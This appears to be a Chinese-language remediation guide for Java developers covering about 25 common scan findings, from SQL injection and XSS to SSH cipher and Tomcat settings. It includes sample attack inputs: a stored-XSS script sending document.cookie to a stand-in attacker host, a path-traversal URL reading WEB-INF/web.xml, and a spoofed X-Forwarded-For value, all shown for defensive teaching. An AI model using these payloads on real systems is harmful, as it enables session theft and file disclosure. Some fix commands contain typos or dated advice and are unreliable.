我们在日常工作过程发现,很多JAVA开发人员对于安服团队下发的的业务系统安全漏洞通报书一头雾水,不知道从那里入手去改。今天我就在工作中常见的一些漏洞问题给大家做一个说明。方便大家自查,避免在日常开发过程中挖坑!
1 SQL注入
大名鼎鼎,对于Java而言,通过SQL预处理轻松解决。
2 存储型XSS
保存数据时未检测包含js或html代码,照成数据被读取并加载到页面时,会触发执行js或html代码。
样例:
- < a id = 'attacker' >点击就送百元现金</ a >< br >
- < script >
- document . getElementById ( 'attacker' ).href= 'http://www.attacker_741.com/receiveCookies.html?' + document .cookie;
- </ script >
解决:
通过过滤器,对请求参数中的Value内容进行遍历,将 < 和 > 转义为 < 和 > 。
输入过滤,输出转义。
3 文件上传导致文件覆盖
上传文件时,filename存在../../的时候可以跨目录,在任意目录下上传任意文件,包括jsp,zip,exe等
样例:

解决:
检测解压后的文件夹和文件名是否包含../
如果需求可以接受,对所有文件名进行md5加密后存储,也是一个方案。
PS:WinRAR是无法重命名文件名的,需要用7Z。
4 请求地址伪造
将请求中的X-Forwarded-for设置为127.0.0.1"><input>,后台如果通过该IP源来识别请求IP,将无法真实判断请求源。
解决:
通过request.getRemoteAddr()来获取请求源IP。
5 信息泄漏
请求列表信息和请求单个明细信息,如果包含密码字段,记得返回前添加处理:不返回密码或者密码字段脱密,用***代替。
6 登录限制绕过,验证码不会失效
1、登录的时候,请求重发,验证码不会失效
2、密码错误,会有登录次数限制
但是修改请求头中的X-Forwarded-for,就可以重新计算登录错误次数

解决:
1、登录ip不从X-Forwarded-for获取
2、每次请求后,不管登录成功还是失败,验证码都从session中清空,然后重置
7 全局越权
需要对path,API等都做权限效验,对于无权限效验的API要格外谨慎,特别是文件上传之类的。
8 任意文件读取
样例: https://192.168.23.21/lot/api/?url=%2flogin%2f..%2fWEB-INF%2fweb.xml

攻击者可以直接读取服务器文件,可导致严重敏感信息泄漏。
修复建议:
对url、atn等参数值进行合规检查,不可完全信任前端提交的参数值。过滤敏感路径,且对路径进行拦截。
9 CSRF
跨站请求伪造
修复建议:
后端对CSRF效验TOKEN进行强验证。或对请求来源进行校验,阻止跨域请求
10 敏感信息泄漏
敏感信息泄漏

通过报错信息可以获取到网站物理路径、数据库结构等敏感信息。
修复建议:
后端屏蔽报错信息。或者对错误信息进行转化。
11 点击劫持风险

响应头未配置X-Frame-Options ,存在点击劫持风险。攻击者可以通过frame内嵌页面,构造页面诱使用户点击造成点击劫持攻击。
修复建议:
根据业务需求合理设置X-Frame-Options值为DENY或SAMEORIGIN或ALLOW-FROM。
12 SSH Weak Algorithms Supported/SSH Server CBC Mode Ciphers Enabled/SSH Weak Key Exchange Algorithms Enabled
Nessus安全扫描漏洞,修复方案:
vi /etc/ssh/sshd_config
在文件末尾添加:
- Ciphers aes128-ctr,aes192-ctr,aes256-ctr
- MACs hmac-sha1,hmac-ripemd160
- KexAlgorithms curve25519-sha256,curve25519-sha256 @libssh .org,ecdh-sha2-nistp256,ecdh-sha2-nistp384,ecdh-sha2-nistp521,diffie-hellman- group -exchange-sha256,diffie-hellman-group16-sha512,diffie-hellman-group18-sha512,diffie-hellman-group14-sha256,diffie-hellman-group14-sha1
重启sshd服务:service sshd restart
13 Apache Tomcat Default Files
使用了tomcat默认配置文件,可能暴露一些敏感信息,如默认404页面会暴露tomcat版本,修复方案:
假设server.xml中Host中配置为:
<Context path = "" debug = "0" docBase= "ROOT" reloadable= "true" />
那我们在ROOT下添加404.html文件:
- <!DOCTYPE html >
- < html lang = "en" >
- < head >
- < title >HTTP Status 404 - Not Found</ title >
- < style type = "text/css" > H1 { font-family :Tahoma,Arial,sans-serif; color :white; background-color : #525D76 ; font-size : 22px ;} H2 { font-family :Tahoma,Arial,sans-serif; color :white; background-color : #525D76 ; font-size : 16px ;} H3 { font-family :Tahoma,Arial,sans-serif; color :white; background-color : #525D76 ; font-size : 14px ;} BODY { font-family :Tahoma,Arial,sans-serif; color :black; background-color :white;} B { font-family :Tahoma,Arial,sans-serif; color :white; background-color : #525D76 ;} P { font-family :Tahoma,Arial,sans-serif; background :white; color :black; font-size : 12px ;} A { color : black;} A .name { color : black;}HR { color : #525D76 ;}</ style >
- </ head >
- < body >
- < h1 >HTTP Status 404 - Not Found</ h1 >
- < hr class = "line" />
- < p >< b >Type</ b > Status Report</ p >
- < p >< b >Message</ b > No Solr Page</ p >
- < p >< b >Description</ b > The origin server did not find a current representation for the target resource or is not willing to disclose that one exists.</ p >
- < hr class = "line" />
- </ body >
- </ html >
修改web.xml配置,添加:
- < error-page >
- < error-code >404</ error-code >
- < location >/404.html</ location >
- </ error-page >
最后重启tomcat服务,OK!
14 SSL Self-Signed Certificate
问题:因为使用了自签名的SSL证书
方案:换成权威机构认证后(花钱买)的证书
15 SSL Certificate Cannot Be Trusted
问题:你换了权威机构认证后(花钱买)的证书发现居然还是不可信,常见于软件产品,因为软件会安装在任意环境中,无法绑定域名,无法和证书的CN对应上
方案:
1、扫描器所在主机的hosts配置文件中,添加IP-域名映射,如:192.168.27.X xxxx.com.cn,xxxx.com.cn需要和证书的CN对应上。
2、在软件所在服务器上修改hostname为xxxx.com.cn
- vim /etc/sysconfig/network;修改hostname为期望值;
- vim /etc/hosts;修改或增加主机名对应的IP地址;
- service network restart;如果无效,则reboot;
16 tomcat 8009
问题:tomcat 8009端口可被攻击者利用,所以如果程序么有必要使用时,建议关闭,百度:Tomcat的8009端口AJP的利用,既可了解利用方式。
修复:修改tomcat*/conf/server.xml配置:注释掉8009开放
<!-- <Connector port="8009" protocol="AJP/1.3" redirectPort="8443" /> -->
17 3306端口外部访问未限制
问题:3306应该仅被可信端进行连接
方案:添加防火墙配置,如果仅本机访问,也可以修改my.cnf:
- [mysqld]
- bind -address= 127.0 . 0 . 1
18 逻辑漏洞-升权降权
问题:用户角色修改时,后端没有控制可修改的角色边界,以及可修改的用户边界,比如讲普通用户角色修改为超级管理员,或将超级管理员角色修改为普通用户。
方案:后端添加数据边界控制
19 任意目录修改删除(用户相关)
问题:有些场景下需要在工程下给用户建立私属的文件夹,以用户名命名的文件夹,如果用户名未加控制,可被攻击者利用,比如用户名为../conf,那么就会根据用户名在原目标文件夹的上级创建出conf文件夹,可能会覆盖系统原本的同名文件夹。往往在用户删除时,会同步清理此类文件夹,那么又可能照成系统文件夹的删除。
方案:尽量不采用任何外部接受数据来作为后台命令或文件相关输入;后台对该类数据进行合规检查
20 命令注入
问题:与上一个类似,系统有时候会根据用户输入构建命令,测试人员可以从后台命令列表进行观察,渗透人员则要靠自己猜测
方案:在执行命令拼接前,对用于拼接的各个字符串进行合规检查。
21 HttpOnly
问题:浏览器中通过document.cookie可以获取cookie属性值,攻击者可以利用暗链,XSS,CSRF等手动获取用户cookie,并伪造用户身份执行恶意操作。
测试代码:
< script > alert ( document .cookie);</ script >
方案:当设置HttpOnly=true,就不能通过脚本获取cookie。一定程度上可以避免cookie被盗用。
修复代码:为所有cookie设置Set-Cookie属性
- for (Cookie cookie :httpRequest. getCookies ()){
- response .addHeader ( "Set-Cookie" ,cookie. getKey ()+ "=" +cookie. getValue ()+ "; Secure; HttpOnly;" );
- }
22 mDNS Detection (Remote Network)
Linux下系统实际启动的进程名,是avahi-daemon,端口是5353
问题:mdns (5353)会泄露主机名,端口,操作系统,服务,CPU等信息
解决:关闭5353端口
在服务器环境中可以关闭,方法如下:
#CentOS6
chkconfig avahi-daemon off
/etc/init.d/avahi-daemon stop # 或 service avahi-daemon stop
#CentOS7
systemctl diable avahi-daemon.socket
systemctl disable avahi-daemon.service
systemctl stop avahi-daemon.socket
systemctl stop avahi-daemon.service
23 Apache Server ETag Header Information Disclosure
问题:如果用不到Apache,则关闭端口(80)
解决:
lsof -i : 80 |grep -v "PID" |awk '{print "kill -9" , $2 }'|sh
24 AMQP Cleartext Authentication
问题:使用了对外的RabbitMQ
解决:如果不使用,则关闭端口5672,或者停止RabbitMQ服务
25 HTTP TRACE / TRACK Methods Allowed
问题:限制TRACE和TRACK访问
解决:
非嵌入Tomcat:修改web.xml
- < security-constraint >
- < web-resource-collection >
- < url-pattern >/*</ url-pattern >
- < http-method >PUT</ http-method >
- < http-method >DELETE</ http-method >
- < http-method >HEAD</ http-method >
- < http-method >OPTIONS</ http-method >
- < http-method >TRACE</ http-method >
- </ web-resource-collection >
- < auth-constraint >
- </ auth-constraint >
- </ security-constraint >
- < login-config >
- < auth-method >BASIC</ auth-method >
- </ login-config >
springboot2.0+:添加配置代码
- @Bean
- public ConfigurableServletWebServerFactory configurableServletWebServerFactory () {
- TomcatServletWebServerFactory factory = new TomcatServletWebServerFactory ();
- factory.addContextCustomizers(context -> {
- SecurityConstraint securityConstraint = new SecurityConstraint ();
- securityConstraint.setUserConstraint( "CONFIDENTIAL" );
- SecurityCollection collection = new SecurityCollection ();
- collection.addPattern( "/*" );
- collection.addMethod( "HEAD" );
- collection.addMethod( "PUT" );
- collection.addMethod( "DELETE" );
- collection.addMethod( "OPTIONS" );
- collection.addMethod( "TRACE" );
- collection.addMethod( "COPY" );
- collection.addMethod( "SEARCH" );
- collection.addMethod( "PROPFIND" );
- securityConstraint.addCollection(collection);
- context.addConstraint(securityConstraint);
- });
- return factory;
- }